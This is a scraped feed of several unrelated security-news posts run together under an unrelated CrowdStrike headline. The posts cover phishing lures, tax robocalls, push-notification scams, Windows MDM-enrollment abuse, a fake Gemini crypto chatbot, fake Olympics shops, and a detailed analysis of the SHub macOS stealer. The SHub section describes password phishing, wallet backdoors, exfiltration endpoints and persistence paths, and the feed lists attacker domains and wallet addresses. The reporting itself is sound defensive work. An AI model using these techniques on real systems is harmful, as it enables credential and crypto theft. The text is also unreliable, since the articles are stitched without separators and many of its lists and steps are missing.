Login
LoginCrowdStrike 2026 Global Threat Report: The Evasive Adversary Wields AI
24 February 2026 at 07:00



A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.

Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:
https://{string}.blob.core.windows.net/{same string}/1.html
to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:
http://[::ffff:5111:8e14]/
In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.
::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.
So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:
But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:
So, the IPv4 address this URL leads to is 81.17.142.20
The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.
If you submitted your card details:
Other ways to stay safe:
81.17.142.40
15.204.145.84
redirectingherenow[.]com
redirectofferid[.]pro
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
Voicemail #1
“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Instead, they reference:
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
If a message checks at least one of these boxes, it is very likely not legitimate.
We don’t just report on threats—we help safeguard your entire digital identity
Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

Our support team flagged a number of customers who suspected their device might be infected with malware, but Malwarebytes scans came up empty.
When the customers provided screenshots, our Malware Removal Support team quickly recognized the format as web push notifications.
The reason the scans came up clean is that these notifications aren’t malware on the device. They’re browser notifications from websites that trick users into clicking “Allow.”
We helped the customers disable the push notifications (see below for instructions). But since most of them didn’t know how they got them in the first place, we went down the rabbit hole to find out where they were coming from.
We started with one of the most prevalent domains called unsphiperidion[.]co.in, but all we found was a misleading advertisement that promised the Adguard browser extension and instead led to Poperblocker.
But another clue, also mentioned by the Malware Removal Support team—a domain called triviabox[.]co[.]in—practically brought us straight to the source.
We found a site that challenged our intelligence by prompting us to take a quiz.
Later we found these quizzes come in different flavors. Some about geography, vocabulary, and history, while others are specifically targeted at Canada, Germany, France, Japan, and the US.
But the main goal of these sites is to get you to click the “Start the quiz” button, so the site can send notifications later and make money from ads, affiliate schemes, scams, or unwanted downloads.
What that button does before it starts the quiz is show the visitor a prompt with a misleading background.

The show notifications text in the actual prompt tells the real story. You’ll be giving the website permission to show you notifications even when you’re not on the website, which makes it hard for users to determine the origin.
The Click “Allow” to continue text with the red arrow on the website itself is nothing more than a well-placed lure to get you to click that Allow button and open the flood gates. To avoid raising suspicion, the visitor is then presented with the quiz, so later on they will have no reason to suspect what started the ordeal.

Web push notifications (also called browser push notifications) are not always simple advertisements. Some can be misleading messages about the safety of your computer. The gear icon in the notifications themselves can be very helpful. On Chromium-based browsers, clicking it will lead you to the Notifications settings menu where you can block them.
Unfortunately, we often find them used by “affiliates” to promote security software. If you’re looking for an anti-malware solution that doesn’t make use of such affiliates, you know where to find us.
For every browser, the notifications look slightly different and the methods to disable them are slightly different as well. To make them easier to find, I have split them up by browser.
To completely turn off notifications, even from an extension:
For more granular control, you can use the Customized behaviors menu to manipulate the individual items.

Note that sometimes you may see items with a jigsaw puzzle piece icon in the place of the three stacked dots. These are enforced by an extension, so you would have to figure out which extension is responsible first and then remove it. But for the ones with the three dots behind them, you can click on the dots to open this context menu:
Selecting Block will move the item to the block list. Selecting Remove will delete the item from the list. It will ask permission to show notifications again if you visit their site (unless you have set the slider to Block).
Shortcut: another way to get into the Notifications menu shown earlier is to click on the gear icon in the notifications themselves. This will take you directly to the itemized list.

To completely turn off notifications in Firefox:

In the same menu, you can apply a more granular control by setting listed items to Block or Allow by using the drop-down menu behind each item.
Click on Save Changes when you’re done.
Where push notifications are concerned, you can see how closely related Opera and Chrome are.
On Android, you can remove all the items at once or one by one. On desktops, it works exactly the same as it does in Chrome. The same is true for accessing the menu from the notifications themselves. Click the gear icon in the notification, and you will be taken to the Notifications menu.
In Edge, go to Settings and more in the upper right corner of your browser window, then
To manage notifications from your browser address bar:
To check or manage notifications while visiting a website you’ve already subscribed to, follow the steps below:
On your Mac, open the Apple menu, then
The website remains in the list in Notifications settings. To remove it from the list, deny the website permission to send notifications in Safari settings. See Change websites settings.
To stop seeing requests for permission to send you notifications in Safari:
From now on, when you visit a website that wants to send you notifications, you aren’t asked.
While we could conceive of some cases where push notifications might be found useful, we would certainly not hold it against you if you decided to disable them altogether.
Web push notifications are not just there to disturb Windows users. Android, Chromebook, MacOS, even Linux users may see them if they use one of the participating browsers: Chrome, Firefox, Opera, Edge, and Safari. In some cases, the browser does not even have to be opened, and it can still display push notifications.
Be careful out there and think twice before you click “Allow.”
During the course of the investigation we found—and blocked—these domains related to the campaign:
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A phishing page disguised as a Google Meet update notice is silently handing victims’ Windows computers to an attacker-controlled management server. No password is stolen, no files are downloaded, and there are no obvious red flags.
It just takes a single click on a convincing Google Meet fake update prompt to enroll your Windows PC into an attacker-controlled device management system.
The social engineering is almost embarrassingly simple: an app update notice in the right brand colors.
The page impersonates Google Meet well enough to pass a casual glance. But neither the Update now button nor the Learn more link below it goes anywhere near Google.
Both trigger a Windows deep link using the ms-device-enrollment: URI scheme. That’s a handler built into Windows so IT administrators can send staff a one-click device enrollment link. The attacker has simply pointed it at their own server instead.
The moment a visitor clicks, Windows bypasses the browser and opens its native Set up a work or school account dialog. That’s the same prompt that appears when a corporate IT team provisions a new laptop.
The URI arrives pre-populated: The username field reads collinsmckleen@sunlife-finance.com (a domain impersonating Sun Life Financial), and the server field already points to the attacker’s endpoint at tnrmuv-api.esper[.]cloud.
The attacker isn’t trying to perfectly impersonate the victim’s identity. The goal is simply to get the user to click through a trusted Windows enrollment workflow, which grants device control regardless of whose name appears in the form. Campaigns like this rarely expect everyone to fall for them. Even if most people stop, a small percentage continuing is enough for the attack to succeed.
A victim who clicks Next and proceeds through the wizard will hand their machine to an MDM (mobile device management) server they have never heard of.
MDM (Mobile Device Management) is the technology companies use to remotely administer employee devices. Once a machine is enrolled, the MDM administrator can silently install or remove software, enforce or change system settings, read the file system, lock the screen, and wipe the device entirely, all without the user’s knowledge.
There is no ongoing malware process to detect, because the operating system itself is doing the work on the attacker’s behalf.
The attacker’s server is hosted on Esper, a legitimate commercial MDM platform used by real enterprises.
Decoding the Base64 string embedded in the server URL reveals two pre-configured Esper objects: a blueprint ID (7efe89a9-cfd8-42c6-a4dc-a63b5d20f813) and a group ID (4c0bb405-62d7-47ce-9426-3c5042c62500). These represent the management profile that will be applied to any enrolled device.
The ms-device-enrollment: handler works exactly as Microsoft designed it, and Esper works exactly as Esper designed it. The attacker has simply pointed both at someone who never consented.
There is no malicious executable here, and no phished Microsoft login.
The ms-device-enrollment: handler is a documented, legitimate Windows feature that the attacker has simply redirected.
Because the enrollment dialog is a real Windows system prompt rather than a spoofed web page, it bypasses browser security warnings and email scanners looking for credential-harvesting pages.
The command infrastructure runs on a reputable SaaS platform, so domain-reputation blocking is unlikely to help.
Most conventional security tools have no category for “legitimate OS feature pointed at hostile infrastructure.”
The broader trend here is one the security industry has been watching with growing concern: attackers abandoning malware payloads in favor of abusing legitimate operating system features and cloud platforms.
Because the attack relies on legitimate system features rather than malware, the most important step is checking whether your device was enrolled.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

A convincing fake version of the popular Mac utility CleanMyMac is tricking users into installing malware.
The site instructs visitors to paste a command into Terminal. If they do, it installs SHub Stealer, macOS malware designed to steal sensitive data including saved passwords, browser data, Apple Keychain contents, cryptocurrency wallets, and Telegram sessions. It can even modify wallet apps such as Exodus, Atomic Wallet, Ledger Wallet, and Ledger Live so attackers can later steal the wallet’s recovery phrase.
The site impersonates the CleanMyMac website, but is unconnected to the legitimate software or the developers, MacPaw.
Remember: Legitimate apps almost never require you to paste commands into Terminal to install them. If a website tells you to do this, treat it as a major red flag and do not proceed. When in doubt, download software only from the developer’s official website or the App Store.
Read the deep-dive to see what we discovered.
The attack begins at cleanmymacos[.]org, a website designed to look like the real CleanMyMac product page. Visitors are shown what appears to be an advanced installation option of the kind a power user might expect. The page instructs them to open Terminal, paste a command, and press Return. There’s no download prompt, disk image, or security dialog.
That command performs three actions in quick succession:
macOS-CleanMyMac-App: https://macpaw.com/cleanmymac/us/app to make the Terminal output look legitimate.zsh for immediate execution. From the user’s perspective, nothing unusual happens.
This technique, known as ClickFix, has become a common delivery method for Mac infostealers. Instead of exploiting a vulnerability, it tricks the user into running the malware themselves. Because the command is executed voluntarily, protections such as Gatekeeper, notarization checks, and XProtect offer little protection once the user pastes the command and presses Return.
The first script that arrives on the victim’s Mac is a loader, which is a small program that checks the system before continuing the attack.
One of its first checks looks at the macOS keyboard settings to see whether a Russian-language keyboard is installed. If it finds one, the malware sends a cis_blocked event to the attacker’s server and exits without doing anything else.
This is a form of geofencing. Malware linked to Russian-speaking cybercriminal groups often avoids infecting machines that appear to belong to users in CIS countries (the Commonwealth of Independent States, which includes Russia and several neighboring nations). By avoiding systems that appear to belong to Russian users, the attackers reduce the risk of attracting attention from local law enforcement.
The behavior does not prove where SHub was developed, but it follows a pattern long observed in that ecosystem, where malware is configured not to infect systems in the operators’ own region.
If the system passes this check, the loader sends a profile of the machine to the command-and-control server at res2erch-sl0ut[.]com. The report includes the device’s external IP address, hostname, macOS version, and keyboard locale.
Each report is tagged with a unique build hash, a 32-character identifier that acts as a tracking ID. The same identifier appears in later communications with the server, allowing the operators to link activity to a specific victim or campaign.
Comparing payloads served with and without a build hash reveals another campaign-level field in the malware builder: BUILD_NAME. In the sample tied to a build hash, the value is set to PAds; in the version without a hash, the field is empty. The value is embedded in the malware’s heartbeat script and sent to the command-and-control (C2) server during every beacon check-in alongside the bot ID and build ID.
What PAds stands for cannot be confirmed from the payload alone, but its structure matches the kind of traffic-source tag commonly used in pay-per-install or advertising campaigns to track where infections originate. If that interpretation is correct, it suggests victims may be reaching the fake CleanMyMac site through paid placements rather than organic search or direct links.
Once the loader confirms a viable target, it downloads and executes the main payload: an AppleScript hosted at res2erch-sl0ut[.]com/debug/payload.applescript. AppleScript is Apple’s built-in automation language, which allows the malware to interact with macOS using legitimate system features. Its first action is to close the Terminal window that launched it, removing the most obvious sign that anything happened.
Next comes the password harvest. The script displays a dialog box that closely mimics a legitimate macOS system prompt. The title reads “System Preferences”, the window shows Apple’s padlock icon, and the message says:
The awkward wording—“for continue” instead of “to continue”—is one clue the prompt is fake, though many users under pressure might not notice it.
“Required Application Helper. Please enter password for continue.”
If the user enters their password, the malware immediately checks whether it is correct using the macOS command-line tool dscl. If the password is wrong, it is logged and the prompt appears again. The script will repeat the prompt up to ten times until a valid password is entered or the attempts run out.
That password is valuable because it unlocks the macOS Keychain, Apple’s encrypted storage system for saved passwords, Wi-Fi credentials, app tokens, and private keys. Without the login password, the Keychain database is just encrypted data. With it, the contents can be decrypted and read.
With the password in hand, SHub begins a systematic sweep of the machine. All collected data is staged in a randomly named temporary folder—something like /tmp/shub_4823917/—before being packaged and sent to the attackers.
The browser targeting is extensive. SHub searches 14 Chromium-based browsers (Chrome, Brave, Edge, Opera, OperaGX, Vivaldi, Arc, Sidekick, Orion, Coccoc, Chrome Canary, Chrome Dev, Chrome Beta, and Chromium), stealing saved passwords, cookies, and autofill data from every profile it finds. Firefox receives the same treatment for stored credentials.
The malware also scans installed browser extensions, looking for 102 known cryptocurrency wallet extensions by their internal identifiers. These include MetaMask, Phantom, Coinbase Wallet, Exodus Web3, Trust Wallet, Keplr, and many others.
Desktop wallet applications are also targeted. SHub collects local storage data from 23 wallet apps, including Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Litecoin Core, Dogecoin Core, BlueWallet, Ledger Live, Ledger Wallet, Trezor Suite, Binance, and TON Keeper. Each wallet folder is capped at 100 MB to keep the archive manageable.
Beyond wallets and browsers, SHub also captures the macOS Keychain directory, iCloud account data, Safari cookies and browsing data, Apple Notes databases, and Telegram session files—information that could allow attackers to hijack accounts without knowing the passwords.
It also copies shell history files (.zsh_history and .bash_history) and .gitconfig, which often contain API keys or authentication tokens used by developers.
All of this data is compressed into a ZIP archive and uploaded to res2erch-sl0ut[.]com/gate along with a hardcoded API key identifying the malware build. The archive and temporary files are then deleted, leaving minimal traces on the system.
Most infostealers are smash-and-grab operations: they run once, take everything, and leave. SHub does that, but it also goes a step further.
If it finds certain wallet applications installed, it downloads a replacement for the application’s core logic file from the attacker’s server and swaps it in silently. We retrieved and analyzed five such replacements. All five were backdoored, each tailored to the architecture of the target application.
The targets are Electron-based apps. These are desktop applications built on web technologies whose core logic lives in a file called app.asar. SHub kills the running application, downloads a replacement app.asar from the C2 server, overwrites the original inside the application bundle, strips the code signature, and re-signs the app so macOS will accept it. The process runs silently in the background.
The five confirmed crypto wallet apps are Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite.
On every wallet unlock, the modified app silently sends the user’s password and seed phrase to wallets-gate[.]io/api/injection. A one-line bypass is added to the network filter to allow the request through Exodus’s own domain allowlist.
On every unlock, the modified app sends the user’s password and mnemonic to wallets-gate[.]io/api/injection. No network filter bypass is required—Atomic Wallet’s Content Security Policy already allows outbound HTTPS connections to any domain.
The modified app disables TLS certificate validation at startup. Five seconds after launch, it replaces the interface with a fake three-page recovery wizard that asks the user for their seed phrase and sends it to wallets-gate[.]io/api/injection.
Ledger Live receives the same modifications as Ledger Wallet: TLS validation is disabled and the user is presented with the same fake recovery wizard.
After the application loads, a full-screen overlay styled to match Trezor Suite’s interface appears, presenting a fake critical security update that asks for the user’s seed phrase. The phrase is validated using the app’s own bundled BIP39 library before being sent to wallets-gate[.]io/api/injection.
At the same time, the app’s update mechanism is disabled through Redux store interception so the modified version remains in place.
Across all five modified applications, the exfiltration infrastructure is identical: the same wallets-gate[.]io/api/injection endpoint, the same API key, and the same build ID.
Each request includes a field identifying the source wallet—exodus, atomic, ledger, ledger_live, or trezor_suite—allowing the backend to route incoming credentials by product.
This consistency across five independently modified applications strongly suggests that a single operator built all of the backdoors against the same backend infrastructure.
To maintain long-term access, SHub installs a LaunchAgent, which is a background task that macOS automatically runs every time the user logs in. The file is placed at:
~/Library/LaunchAgents/com.google.keystone.agent.plist
The location and name are chosen to mimic Google’s legitimate Keystone updater. The task runs every sixty seconds.
Each time it runs, it launches a hidden bash script located at:
~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate
The script collects a unique hardware identifier from the Mac (the IOPlatformUUID) and sends it to the attacker’s server as a bot ID. The server can respond with base64-encoded commands, which the script decodes, executes, and then deletes.
In practice, this gives the attackers the ability to run commands on the infected Mac at any time until the persistence mechanism is discovered and removed.
The final step is a decoy error message shown to the user:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This explains why CleanMyMac appeared not to install and sends the victim off to troubleshoot a problem that doesn’t actually exist.
SHub is not an isolated creation. It belongs to a rapidly evolving family of AppleScript-based macOS infostealers including campaigns such as MacSync Stealer (an expanded version of malware known as Mac.c, first seen in April 2025) and Odyssey Stealer, and shares traits with other credential-stealing malware such as Atomic Stealer.
These families share a similar architecture: a ClickFix delivery chain, an AppleScript payload, a fake System Preferences password prompt, recursive data harvesting functions, and exfiltration through a ZIP archive uploaded to a command-and-control server.
What distinguishes SHub is the sophistication of its infrastructure. Features such as per-victim build hashes for campaign tracking, detailed wallet targeting, wallet application backdooring, and a heartbeat system capable of running remote commands all suggest an author who studied earlier variants and invested heavily in expanding them. The result resembles a malware-as-a-service platform rather than a simple infostealer.
The presence of a DEBUG tag in the malware’s internal identifier, along with the detailed telemetry it sends during execution, suggests the builder was still under active development at the time of analysis.
The campaign also fits a broader pattern of brand impersonation attacks. Researchers have documented similar ClickFix campaigns impersonating GitHub repositories, Google Meet, messaging platforms, and other software tools, with each designed to convince users that they are following legitimate installation instructions. The cleanmymacos.org site appears to follow the same playbook, using a well-known Mac utility as the lure.
The most effective part of this attack is also its simplest: it convinces the victim to run the malicious command themselves.
By presenting a Terminal command as a legitimate installation step, the campaign sidesteps many of macOS’s built-in protections. No app download is required, no disk image is opened, and no obvious security warning appears. The user simply pastes the command and presses Return.
This reflects a broader trend: macOS is becoming a more attractive target, and the tools attackers use are becoming more capable and more professional. SHub Stealer, even in its current state, represents a step beyond many earlier macOS infostealers.
For most users, the safest rule is also the simplest: install software only from the App Store or from a developer’s official website. The App Store handles installation automatically, so there is no Terminal command, no guesswork, and no moment where you have to decide whether to trust a random website.
~/Library/LaunchAgents/.~/Library/Application Support/Google/. If a folder named GoogleUpdate.app is present and you did not install it, remove it.cleanmymacos[.]org — phishing site impersonating CleanMyMacres2erch-sl0ut[.]com — primary command-and-control server (loader delivery, telemetry, data exfiltration)wallets-gate[.]io — secondary C2 used by wallet backdoors to exfiltrate seed phrases and passwordsWe don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
The bugs could lead to arbitrary code execution, privilege escalation, or authentication rate-limit bypass.
The post Fortinet, Ivanti, Intel Patch High-Severity Vulnerabilities appeared first on SecurityWeek.
As part of our investigation into a job-themed phishing campaign, we came across several suspicious URLs that all looked like this:
https://forms.google.ss-o[.]com/forms/d/e/{unique_id}/viewform?form=opportunitysec&promo=
The subdomain forms.google.ss-o[.]com is a clear attempt to impersonate the legitimate forms.google.com. The “ss-o” is likely introduced to look like “single sign-on,” an authentication method that allows users to securely log in to multiple, independent applications or websites using one single set of credentials (username and password).
Unfortunately, when we tried to visit the URLs we were redirected to the local Google search website. This is a common phisher’s tactic to prevent victims from sharing their personalized links with researchers or online analysis.
After some digging, we found a file called generation_form.php on the same domain, which we believe the phishing crew used to create these links. The landing page for the campaign was: https://forms.google.ss-o[.]com/generation_form.php?form=opportunitysec
The generation_form.php script does what the name implies: It creates a personalized URL for the person clicking that link.

With that knowledge in hand, we could check what the phish was all about. Our personalized link brought us to this website:
The greyed out “form” behind the prompt promises:
The whole web page emulates Google Forms, including logo images, color schemes, a notice about not “submitting passwords,” and legal links. At the bottom, it even includes the typical Google Forms disclaimer (“This content is neither created nor endorsed by Google.”) for authenticity.
Clicking the “Sign in” button took us to https://id-v4[.]com/generation.php, which has now been taken down. The domain id-v4.com has been used in several phishing campaigns for almost a year. In this case, it asked for Google account credentials.
Given the “job opportunity” angle, we suspect links were distributed through targeted emails or LinkedIn messages.
Lures that promise remote job opportunities are very common these days. Here are a few pointers to help keep you safe from targeted attacks like this:
Pro tip: Malwarebytes Scam Guard identified this attack as a scam just by looking at the URL.
id-v4[.]com
forms.google.ss-o[.]com
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Scammers have found a new use for AI: creating custom chatbots posing as real AI assistants to pressure victims into buying worthless cryptocurrencies.
We recently came across a live “Google Coin” presale site featuring a chatbot that claimed to be Google’s Gemini AI assistant. The bot guided visitors through a polished sales pitch, answered their questions about investment, projecting returns, and ultimately ended with victims sending an irreversible crypto payment to the scammers.
Google does not have a cryptocurrency. But as “Google Coin” has appeared before in scams, anyone checking it out might think it’s real. And the chatbot was very convincing.
The chatbot introduced itself as,
“Gemini — your AI assistant for the Google Coin platform.”
It used Gemini-style branding, including the sparkle icon and a green “Online” status indicator, creating the immediate impression that it was an official Google product.
When asked, “Will I get rich if I buy 100 coins?”, the bot responded with specific financial projections. A $395 investment at the current presale price would be worth $2,755 at listing, it claimed, representing “approximately 7x” growth. It cited a presale price of $3.95 per token, an expected listing price of $27.55, and invited further questions about “how to participate.”
This is the kind of personalized, responsive engagement that used to require a human scammer on the other end of a Telegram chat. Now the AI does it automatically.
What stood out during our analysis was how tightly controlled the bot’s persona was. We found that it:
When pressed, the bot doesn’t get confused or break character. It loops back to the same scripted claims: a “detailed 2026 roadmap,” “military-grade encryption,” “AI integration,” and a “growing community of investors.”
Whoever built this chatbot locked it into a sales script designed to build trust, overcome doubt, and move visitors toward one outcome: sending cryptocurrency.
Scammers have always relied on social engineering. Build trust. Create urgency. Overcome skepticism. Close the deal.
Traditionally, that required human operators, which limited how many victims could be engaged at once. AI chatbots remove that bottleneck entirely.
A single scam operation can now deploy a chatbot that:
This matches a broader trend identified by researchers. According to Chainalysis, roughly 60% of all funds flowing into crypto scam wallets were tied to scammers using AI tools. AI-powered scam infrastructure is becoming the norm, not the exception. The chatbot is just one piece of a broader AI-assisted fraud toolkit—but it may be the most effective piece, because it creates the illusion of a real, interactive relationship between the victim and the “brand.”
The chatbot sits on top of a convincing scam operation. The Google Coin website mimics Google’s visual identity with a clean, professional design, complete with the “G” logo, navigation menus, and a presale dashboard. It claims to be in “Stage 5 of 5” with over 9.9 million tokens sold and a listing date of February 18—all manufactured urgency.
To borrow credibility, the site displays logos of major companies—OpenAI, Google, Binance, Squarespace, Coinbase, and SpaceX—under a “Trusted By Industry” banner. None of these companies have any connection to the project.
If a visitor clicks “Buy,” they’re taken to a wallet dashboard that looks like a legitimate crypto platform, showing balances for “Google” (on a fictional “Google-Chain”), Bitcoin, and Ethereum.
The purchase flow lets users buy any number of tokens they want and generates a corresponding Bitcoin payment request to a specific wallet address. The site also layers on a tiered bonus system that kicks in at 100 tokens and scales up to 100,000: buy more and the bonuses climb from 5% up to 30% at the top tier. It’s a classic upsell tactic designed to make you think it’s smarter to spend more.
Every payment is irreversible. There is no exchange listing, no token with real value, and no way to get your money back.
We’re entering an era where the first point of contact in a scam may not be a human at all. AI chatbots give scammers something they’ve never had before: a tireless, consistent, scalable front-end that can engage victims in what feels like a real conversation. When that chatbot is dressed up as a trusted brand’s official AI assistant, the effect is even more convincing.
According to the FTC’s Consumer Sentinel data, US consumers reported losing $5.7 billion to investment scams in 2024 (more than any other type of fraud, and up 24% on the previous year). Cryptocurrency remains the second-largest payment method scammers use to extract funds, because transactions are fast and irreversible. Now add AI that can pitch, persuade, and handle objections without a human operator—and you have a scalable fraud model.
AI chatbots on scam sites will become more common. Here’s how to spot them:
They impersonate known AI brands. A chatbot calling itself “Gemini,” “ChatGPT,” or “Copilot” on a third-party crypto site is almost certainly not what it claims to be. Anyone can name a chatbot anything.
They won’t answer due diligence questions. Ask what legal entity operates the platform, what financial regulator oversees it, or where the company is registered. Legitimate operations can answer those questions, scam bots try to avoid them (and if they do answer, verify it).
They project specific returns. No legitimate investment product promises a specific future price. A chatbot telling you that your $395 will become $2,755 is not giving you financial information—it’s running a script.
They create urgency. Pressure tactics like, “stage 5 ends soon,” “listing date approaching,” “limited presale” are designed to push you into making fast decisions.
Google does not have a cryptocurrency. It has not launched a presale. And its Gemini AI is not operating as a sales assistant on third-party crypto sites. If you encounter anything suggesting otherwise, close the tab.
If you’ve already sent funds, report it to your local law enforcement, the FTC at reportfraud.ftc.gov, and the FBI’s IC3 at ic3.gov.
0xEc7a42609D5CC9aF7a3dBa66823C5f9E5764d6DA
98388xymWKS6EgYSC9baFuQkCpE8rYsnScV4L5Vu8jt
DHyDmJdr9hjDUH5kcNjeyfzonyeBt19g6G
TWqzJ9sF1w9aWwMevq4b15KkJgAFTfH5im
bc1qw0yfcp8pevzvwp2zrz4pu3vuygnwvl6mstlnh6
r9BHQMUdSgM8iFKXaGiZ3hhXz5SyLDxupY
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
If you’ve seen the two stoat siblings serving as official mascots of the Milano Cortina 2026 Winter Olympics, you already know Tina and Milo are irresistible.
Designed by Italian schoolchildren and chosen from more than 1,600 entries in a public poll, the duo has already captured hearts worldwide. So much so that the official 27 cm Tina plush toy on the official Olympics web shop is listed at €40 and currently marked out of stock.
Tina and Milo are in huge demand, and scammers have noticed.
In roughly the past week alone, we’ve identified nearly 20 lookalike domains designed to imitate the official Olympic merchandise store.
These aren’t crude copies thrown together overnight. The sites use the same polished storefront template, complete with promotional videos and background music designed to mirror the official shop.olympics.com experience.
The layout and product pages are the same—the only thing that changes is the domain name. At a quick glance, most people wouldn’t notice anything unusual.
Here’s a sample of the domains we’ve been tracking:
2026winterdeals[.]top
olympics-save[.]top
olympics2026[.]top
postolympicsale[.]com
sale-olympics[.]top
shopolympics-eu[.]top
winter0lympicsstore[.]top (note the zero replacing the letter “o”)
winterolympics[.]top
2026olympics[.]shop
olympics-2026[.]shop
olympics-2026[.]top
olympics-eu[.]top
olympics-hot[.]shop
olympics-hot[.]top
olympics-sale[.]shop
olympics-sale[.]top
olympics-top[.]shop
olympics2026[.]store
olympics2026[.]top
Based on telemetry, additional registrations are actively emerging.
Reports show users checking these domains from multiple regions including Ireland, the Czech Republic, the United States, Italy, and China—suggesting this is a global campaign targeting fans worldwide.
Malwarebytes blocks these domains as scams.
The fake sites are practically identical. Each one loads the same storefront, with the same layout, product pages, and promotional banners.
That’s usually a sign the scammers are using a ready-made template and copying it across multiple domains. One obvious giveaway, however, is the pricing.
On the official store, the Tina plush costs €40 and is currently out of stock. On the fake sites, it suddenly reappears at a hugely discounted price—in one case €20, with banners shouting “UP & SAVE 80%.” When an item is sold out everywhere official and a random .top domain has it for half price, you’re looking at bait.
The goal of these sites typically includes:
This isn’t the first time cybercriminals have piggybacked on Olympic fever. Fake ticket sites proliferated as far back as the Beijing 2008 Games. During Paris 2024, analysts observed significant spikes in Olympics-themed phishing and DDoS activity.
The formula is simple. Take a globally recognized brand, add urgency and emotional appeal (who doesn’t want an adorable stoat plush for their kid?), mix in limited availability, and serve it up on a convincing-looking website. With over 3 billion viewers expected for Milano Cortina, the pool of potential victims is enormous.
Scammers are getting smarter. AI-powered tools now let them generate convincing phishing pages in multiple languages at scale. The days of spotting a scam by its broken images and multiple typos are fading fast.
As excitement builds ahead of the Winter Olympics in Milano Cortina, expect scammers to ramp up their efforts across fake shops, fraudulent ticket sites, bogus livestreams, and social media phishing campaigns.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
More than two dozen advisories have been published by the chip giants for vulnerabilities found recently in their products.
